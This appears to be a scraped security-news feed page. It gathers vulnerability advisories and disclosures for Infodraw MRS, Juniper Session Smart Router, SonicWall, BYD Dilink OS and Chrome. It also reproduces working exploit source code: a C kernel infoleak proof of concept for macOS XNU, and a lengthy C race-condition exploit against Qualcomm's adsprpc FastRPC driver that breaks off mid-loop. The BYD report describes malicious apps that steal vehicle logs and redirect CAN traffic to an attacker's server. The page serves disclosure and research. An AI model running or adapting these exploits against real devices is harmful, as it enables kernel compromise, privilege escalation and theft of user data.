Recent comments
Log in or create an account to share your comment.
Numerous law enforcement agencies worldwide have been affected by a zero-day exploit (path traversal) in reconnaissance software. This apparently also includes body cameras used by special forces, surveillance equipment, and police drones.
The „Media Relay Service (MRS)“ (web server) software for reconnaissance devices from the Israeli manufacturer Infodraw is affected by a serious security vulnerability (Path Traversal Vulnerability). Security experts from Mint Secure discovered the vulnerability and initially reported it to the manufacturer and – due to a lack of response – subsequently to operators and CERTs worldwide in order to rule out further risks and responsibly disclose the vulnerability. This blog post describes technical details, cases from various countries, and the approach behind the discovery. Recommendations for affected organizations are also provided.

This issue affects Session Smart Router, Session Smart Conductor, WAN Assurance Managed Router. Severity Critical Severity Assessment (CVSS) Score
CVSS: v3.1: 9.8 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H) SEVERITY:CRITICAL CVSS: v4.0: 9.3 (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N) SEVERITY:CRITICAL Problem
An Authentication Bypass Using an Alternate Path or Channel vulnerability in Juniper Networks Session Smart Router may allow a network-based attacker to bypass authentication and take administrative control of the device.
This issue affects Session Smart Router:
from 5.6.7 before 5.6.17,
from 6.0.8,
from 6.1 before 6.1.12-lts,
from 6.2 before 6.2.8-lts,
from 6.3 before 6.3.3-r2;
This issue affects Session Smart Conductor:
from 5.6.7 before 5.6.17,
from 6.0.8,
from 6.1 before 6.1.12-lts,
from 6.2 before 6.2.8-lts,
from 6.3 before 6.3.3-r2;
This issue affects WAN Assurance Managed Routers:
from 5.6.7 before 5.6.17,
from 6.0.8,
from 6.1 before 6.1.12-lts,
from 6.2 before 6.2.8-lts,
from 6.3 before 6.3.3-r2.
Juniper SIRT is not aware of any malicious exploitation of this vulnerability. This issue was found during internal product security testing or research Solution
The following software releases have been updated to resolve this issue:
Session Smart Router: SSR-5.6.17, SSR-6.1.12-lts, SSR-6.2.8-lts, SSR-6.3.3-r2 and subsequent releases.
It is suggested to upgrade all affected systems to one of these versions of software. In a Conductor-managed deployment, it is sufficient to upgrade only the Conductor nodes and the fix will be applied automatically to all connected routers. As practical, the routers should still be upgraded to a fixed version however they will not be vulnerable once they connect to an upgraded Conductor. Router patching can be confirmed once the router reaches the “running" (on 6.2 and earlier) or “synchronized” (on 6.3+) state on the Conductor".
This vulnerability has been patched automatically on devices that operate with WAN Assurance (where configuration is also managed) connected to the Mist Cloud. As practical, the routers should still be upgraded to a version containing the fix.
It is important to note that when the fix is applied automatically on routers managed by a Conductor or on WAN assurance, it will have no impact on data-plane functions of the router. The application of the fix is non-disruptive to production traffic. There may be a momentary downtime (less than 30 seconds) to the web-based management and APIs.
This issue is being tracked as I95-59677.
Note: Juniper SIRT's policy is not to evaluate releases which are beyond End of Engineering (EOE) or End of Life (EOL). Workaround
There are no known workarounds for this issue. Severity Assessment Information for how Juniper Networks uses CVSS can be found at KB 16446 "Common Vulnerability Scoring System (CVSS) and Juniper's Security Advisories." Modification History
2024-02-11: Initial Publication
Related Information
KB16613: Overview of the Juniper Networks SIRT Quarterly Security Bulletin Publication Process
KB16765: In which releases are vulnerabilities fixed?
KB16446: Common Vulnerability Scoring System (CVSS) and Juniper's Security Advisories
Report a Security Vulnerability - How to Contact the Juniper Networks Security Incident Response Team
SonicWall Firewall Vulnerability Exploited After PoC Publication
2025-02-17T08:57:05 by Cédric BonhommeThreat actors started exploiting a recent SonicWall firewall vulnerability this week, shortly after proof-of-concept (PoC) code targeting it was published.
According to Bishop Fox, approximately 4,500 internet-facing SonicWall SSL VPN servers had not been patched against CVE-2024-53704 by February 7.
Vulnerability Report - BYD QIN PLUS DM-i - Dilink OS - Incorrect Access Control
Product: BYD QIN PLUS DM-i - Dilink OS
Vendor: https://www.byd.com/
Version: 3.0_13.1.7.2204050.1.
Vulnerability Type: Incorrect Access Control
Attack Vectors: The user installs and runs an app on the IVI system that only requires normal permissions.
Introduction
The BYD QIN PLUS DM-i with Dilink OS contains an Incorrect Access Control vulnerability. Attackers can bypass permission restrictions and obtain confidential vehicle data through Attack Path 1: System Log Theft and Attack Path 2: CAN Traffic Hijacking.
Attack Path 1 : System Log Theft
Incorrect access control in BYD QIN PLUS DM-i Dilink OS 3.0_13.1.7.2204050.1 allows unaithorized attackers to access system logcat logs.
Description
The DiLink 3.0 system’s /system/bin/app_process64 process logs system logcat data, storing it in zip files in the /sdcard/logs folder. These logs are accessible by regular apps, allowing them to bypass restrictions, escalate privileges, and potentially copy and upload sensitive vehicle data (e.g., location, fuel/energy consumption, VIN, mileage) to an attacker’s server. This poses a serious security risk, as the data is highly confidential for both users and manufacturers.
Detailed Steps
- Check the system-collected and stored system logs.


- The malicious app copies system files to its own private directory. The main code is as follows:

- The malicious app successfully steals system logs to its private directory.

- Extract the file and search for sensitive confidential information in the system logs.
(a) Fuel consumption, energy consumption, and seatbelt status.
(b) ICCID, VIN (Vehicle Identification Number), and model code.

(c) Diagnostic command format.


(d) Various detailed vehicle status information.
Ethical Considerations
The vulnerability has been reported to the manufacturer and confirmed. It has been addressed and fixed in in the latest versions, with the logs now encrypted.
Additional Notes
Our vulnerability discovery was conducted on a standalone in-vehicle system, and due to the absence of a real vehicle, the logs collected by the system were quite limited. In a real vehicle, we expect to collect a much richer and larger volume of logs. Due to device limitations, we were unable to conduct further verification. Additionally, only one version of the in-vehicle system was tested, but other versions may also contain the same vulnerability, with the actual impact potentially being more severe.
Disclaimer
This vulnerability report is intended solely for informational purposes and must not be used for malicious activities. The author disclaims any responsibility for the misuse of the information provided.
Attack Path 2 : CAN Traffic Hijacking
The attacker can remotely intercept the vehicle's CAN traffic, which is supposed to be sent to the manufacturer's cloud server, and potentially use this data to infer the vehicle's status.
Description


In the DiLink 3.0 system, the /system/priv-app/CanDataCollect folder is accessible to regular users, allowing them to extract CanDataCollect.apk and analyze its code. The "com.byd.data_collection_notify" broadcast, not protected by the system, lets apps set the CAN traffic upload URL. This enables attackers to:
- Set the upload URL to null, preventing cloud data collection.
- Set the upload URL to an attacker’s domain for remote CAN traffic collection.
Additionally, the encoded upload files can be decrypted using reverse-engineered decoding functions, enabling attackers to remotely analyze CAN traffic and infer the vehicle's status.
Detailed Steps
- The vulnerability code for the broadcast handling in CanDataCollect.apk.
- The exploitation code for the malicious app vulnerability.

- The malicious app successfully modifies the uploaded CAN traffic URL.

- After the attack on the IVI system, the logcat logs route CAN traffic to the attacker’s server.
- The CAN traffic collected by the attacker and the decoded results.

Ethical Considerations
The vulnerability has been reported to the manufacturer and confirmed. It has been addressed and fixed in the latest versions.
Additional Notes:
Our vulnerability discovery was conducted on a standalone in-vehicle system, and due to the absence of a real vehicle, the logs collected by the system were quite limited. In a real vehicle, we expect to collect a much richer and larger volume of logs. Due to device limitations, we were unable to conduct further verification. Additionally, only one version of the in-vehicle system was tested, but other versions may also contain the same vulnerability, with the actual impact potentially being more severe.
Disclaimer
This vulnerability report is intended solely for informational purposes and must not be used for malicious activities. The author disclaims any responsibility for the misuse of the information provided.
// ravi (@0xjprx)
// 2-byte kernel infoleak, introduced in xnu-11215.1.10.
// gcc SUSCTL.c -o susctl
// ./susctl
#include <stdio.h>
#include <sys/sysctl.h>

void leak() {
    uint64_t val = 0;
    size_t len = sizeof(val);
    sysctlbyname("net.inet.udp.log.remote_port_excluded", &val, &len, NULL, 0);
    printf("leaked: 0x%llX 0x%llX\n", (val >> 16) & 0x0FF, (val >> 24) & 0x0FF);
}

int main() {
    leak();
    return 0;
}
from https://github.com/jprx/CVE-2024-54507
Timeline
- September 16, 2024: macOS 15.0 Sequoia was released with xnu-11215.1.10, the first public kernel release with this bug.
- Fall 2024: I reported this bug to Apple.
- December 11, 2024: macOS 15.2 and iOS 18.2 were released, fixing this bug, and assigning CVE-2024-54507 to this issue.
A quick parser to extract whois and country data from the darkweb forum post listing Fortinet devices victim to CVE-2022-40684.
Parser available at:
Stable Channel Update for Desktop Tuesday, January 7, 2025
2025-01-08T07:56:13 by Alexandre DulaunoyThe Stable channel has been updated to 131.0.6778.264/.265 for Windows, Mac and 131.0.6778.264 for Linux which will roll out over the coming days/weeks. A full list of changes in this build is available in the Log.
Security Fixes and Rewards
Note: Access to bug details and links may be kept restricted until a majority of users are updated with a fix. We will also retain restrictions if the bug exists in a third party library that other projects similarly depend on, but haven’t yet fixed.
This update includes 4 security fixes. Below, we highlight fixes that were contributed by external researchers. Please see the Chrome Security Page for more information.
383356864 High CVE-2025-0291: Type Confusion in V8. Reported by Popax21 on 2024-12-11
We would also like to thank all security researchers that worked with us during the development cycle to prevent security bugs from ever reaching the stable channel.As usual, our ongoing internal security work was responsible for a wide range of fixes: - [388088544] Various fixes from internal audits, fuzzing and other initiatives
Many of our security bugs are detected using AddressSanitizer, MemorySanitizer, UndefinedBehaviorSanitizer, Control Flow Integrity, libFuzzer, or AFL.
Reference: https://chromereleases.googleblog.com/2025/01/stable-channel-update-for-desktop.html
Ref: https://project-zero.issues.chromium.org/issues/42451725
#include "adsprpc_shared.h"
#include <fcntl.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/wait.h>
#include <linux/dma-heap.h>
#include <sys/mman.h>
#include <errno.h>
#include <pthread.h>
#include <signal.h>

#define FASTRPC_MODE_UNSIGNED_MODULE 8
#define FASTRPC_STATIC_HANDLE_PROCESS_GROUP (1)
#define FASTRPC_STATIC_HANDLE_DSP_UTILITIES (2)
#define FASTRPC_STATIC_HANDLE_LISTENER (3)
#define FASTRPC_STATIC_HANDLE_CURRENT_PROCESS (4)
int dma_heap;
int adsprpc_fd;
int create_and_init_adsprpc()
{
    int adsprpc_fd = open("/dev/adsprpc-smd",O_RDONLY);
    if(adsprpc_fd == -1) {
        printf("open: %m\n");
        return -1;
    }
    unsigned cid = 3;
    long ret = ioctl(adsprpc_fd,FASTRPC_IOCTL_GETINFO,&cid);
    int shell_fd = open("/data/local/tmp/fastrpc_shell_unsigned_3",O_RDONLY);
    if(shell_fd == -1) {
        printf("open shell: %m\n");
        return -1;
    }
    dma_heap = open("/dev/dma_heap/system",O_RDONLY);
    if(dma_heap == -1) {
        printf("open dma_heap: %m\n");
        return -1;
    }
    struct dma_heap_allocation_data heap_data = {
        .len = 0x131000,
        .fd_flags = O_RDWR,
    };
    ret = ioctl(dma_heap,DMA_HEAP_IOCTL_ALLOC,&heap_data);
    if( ret < 0 || heap_data.fd < 0)
    {
        printf("dma heap allocation fail: %d %d %m\n",ret,heap_data.fd);
        return -1;
    }
    void* shell_file_dma = mmap(NULL,0x131000,PROT_READ | PROT_WRITE, MAP_SHARED,heap_data.fd,0);
    long length = read(shell_fd,shell_file_dma,0x131000);
    if(length <= 0) {
        printf("read: %d %m\n",ret);
        return -1;
    }
    close(shell_fd);
    struct fastrpc_ioctl_init_attrs init = {
        .init = {
            .file = shell_file_dma,
            .filefd = heap_data.fd,
            .filelen = length,
            .mem = 0,
            .flags = FASTRPC_INIT_CREATE,
        },
        .attrs = FASTRPC_MODE_UNSIGNED_MODULE
    };
    ret = ioctl(adsprpc_fd,FASTRPC_IOCTL_INIT_ATTRS,&init);
    if(ret < 0)
    {
        printf("init_attrs: %d %m\n",ret);
        return -1;
    }
    return adsprpc_fd;
}
pthread_barrier_t* barrier;
pthread_t tid_inv,tid_int;
unsigned long* value_loc;
struct dma_heap_allocation_data heap_data = {
    .len = 0x10000,
    .fd_flags = O_RDWR,
};
void handler(int signo, siginfo_t *info, void* context) {
    return;
}
sig_atomic_t jobid = 0;
long submit_job() {
    unsigned value = 255;
    unsigned out_values[256] = {0};
    struct fastrpc_ioctl_invoke_async ioctl_arg;
    remote_arg_t ra[2];
    ra[0].buf.pv = (void *)&value;
    ra[0].buf.len = sizeof(value);
    ra[1].buf.pv = (void *)(&out_values[1]);
    ra[1].buf.len = value * sizeof(uint32_t);
    ioctl_arg.inv.handle = FASTRPC_STATIC_HANDLE_CURRENT_PROCESS;
    ioctl_arg.inv.sc = REMOTE_SCALARS_MAKE(0, 1, 1);
    ioctl_arg.inv.pra = ra;
    ioctl_arg.fds = NULL;
    ioctl_arg.attrs = NULL;
    ioctl_arg.crc = NULL;
    ioctl_arg.perf_kernel = NULL;
    ioctl_arg.perf_dsp = NULL;
    ioctl_arg.job = NULL;
    ioctl_arg.job = malloc(sizeof(*ioctl_arg.job));
    ioctl_arg.job->isasyncjob = 1;
    ioctl_arg.job->jobid = jobid++;
    struct fastrpc_ioctl_invoke2 inv;
    inv.invparam = &ioctl_arg;
    inv.req = FASTRPC_INVOKE2_ASYNC;
    inv.size = sizeof(struct fastrpc_ioctl_invoke_async);

    long ret = ioctl(adsprpc_fd,FASTRPC_IOCTL_INVOKE2,&inv);
    printf("submit job ret: %lx %m\n",ret);
    return ret;
}
void* thread_inv(void* arg) {
    while(1) {
    //Need to replace value with & new map on other thread
        unsigned value = 255;
        unsigned out_values[256] = {0};
        long ret;
        //Not using submit_job() to increase race precision
        struct fastrpc_ioctl_invoke_async ioctl_arg;
        remote_arg_t ra[2];
        ra[0].buf.pv = (void *)0;
        ra[0].buf.len = sizeof(value);
        ra[1].buf.pv = (void *)(&out_values[1]);
        ra[1].buf.len = value * sizeof(uint32_t);
        ioctl_arg.inv.handle = FASTRPC_STATIC_HANDLE_CURRENT_PROCESS;
        ioctl_arg.inv.sc = REMOTE_SCALARS_MAKE(0, 1, 1);
        ioctl_arg.inv.pra = ra;
        ioctl_arg.fds = calloc(REMOTE_SCALARS_LENGTH(ioctl_arg.inv.sc),sizeof(int));
        ioctl_arg.fds[0] = heap_data.fd;
        ioctl_arg.fds[1] = -1;
        ioctl_arg.attrs = NULL;
        ioctl_arg.crc = NULL;
        ioctl_arg.perf_kernel = NULL;
        ioctl_arg.perf_dsp = NULL;
        ioctl_arg.job = malloc(sizeof(*ioctl_arg.job));
        ioctl_arg.job->isasyncjob = 1;
        ioctl_arg.job->jobid = jobid++;
        struct fastrpc_ioctl_invoke2 inv;
        inv.invparam = &ioctl_arg;
        inv.req = FASTRPC_INVOKE2_ASYNC;
        inv.size = sizeof(struct fastrpc_ioctl_invoke_async);
        close(heap_data.fd);
        pthread_barrier_wait(barrier);
        ret = ioctl(adsprpc_fd,FASTRPC_IOCTL_INVOKE2,&inv);
        printf("job submit: %ld %m\n",ret);
        fflush(stdout);
        if(!ret) {
            *((unsigned*) &barrier[1]) = 1;
            pthread_barrier_wait(barrier);
            exit(0);
        }
        pthread_barrier_wait(barrier);

    }


    return NULL;
}

int main() {
    adsprpc_fd = create_and_init_adsprpc();
    if(adsprpc_fd == -1) {
        printf("failed to open adsprpc...\n");
        return 1;
    }
    barrier = mmap(NULL,0x1000,PROT_READ | PROT_WRITE,MAP_SHARED | MAP_ANONYMOUS,0,0);
    pthread_barrierattr_t attr;
    pthread_barrierattr_init(&attr);
    pthread_barrierattr_setpshared(&attr,PTHREAD_PROCESS_SHARED);
    pthread_barrier_init(barrier,&attr,2);
    //pthread_create(&tid_int,NULL,&thread_interrupt,NULL);

    int ret = ioctl(dma_heap,DMA_HEAP_IOCTL_ALLOC,&heap_data);
    if( ret < 0 || heap_data.fd < 0)
    {
        printf("dma heap allocation fail: %d %d %m\n",ret,heap_data.fd);
        return -1;
    }

    // for(unsigned i = 0; i < 1022; i++) {
    //     if(submit_job() < 0) {
    //         printf("failed to submit a job at i = %u\n",i);
    //         exit(0);
    //     }
    // }
    printf("mapping...\n");
    fflush(stdout);
    value_loc = mmap(NULL,0x2000,PROT_READ | PROT_WRITE,MAP_PRIVATE,heap_data.fd,0);
    pid_t pid;
    if(!(pid = fork())) {
        thread_inv(NULL);
        exit(0);
    }
    // pthread_create(&tid_inv,NULL,&thread_inv,NULL);

    unsigned long spoof_map = 0x2000;
    uint64_t vaddrouts[1024];
    unsigned top = 0;
    do {
        struct fastrpc_ioctl_mem_map mmap_struct = {
                .m = {
                    .flags = 0,
                    .fd = heap_data.fd,
                    .length = 0x2000,
                    .attrs = 0,
                    .vaddrin = spoof_map,
                    .vaddrout = 0,
                    .offset = 0,
                }
        };
        spoof_map += 0x2000;
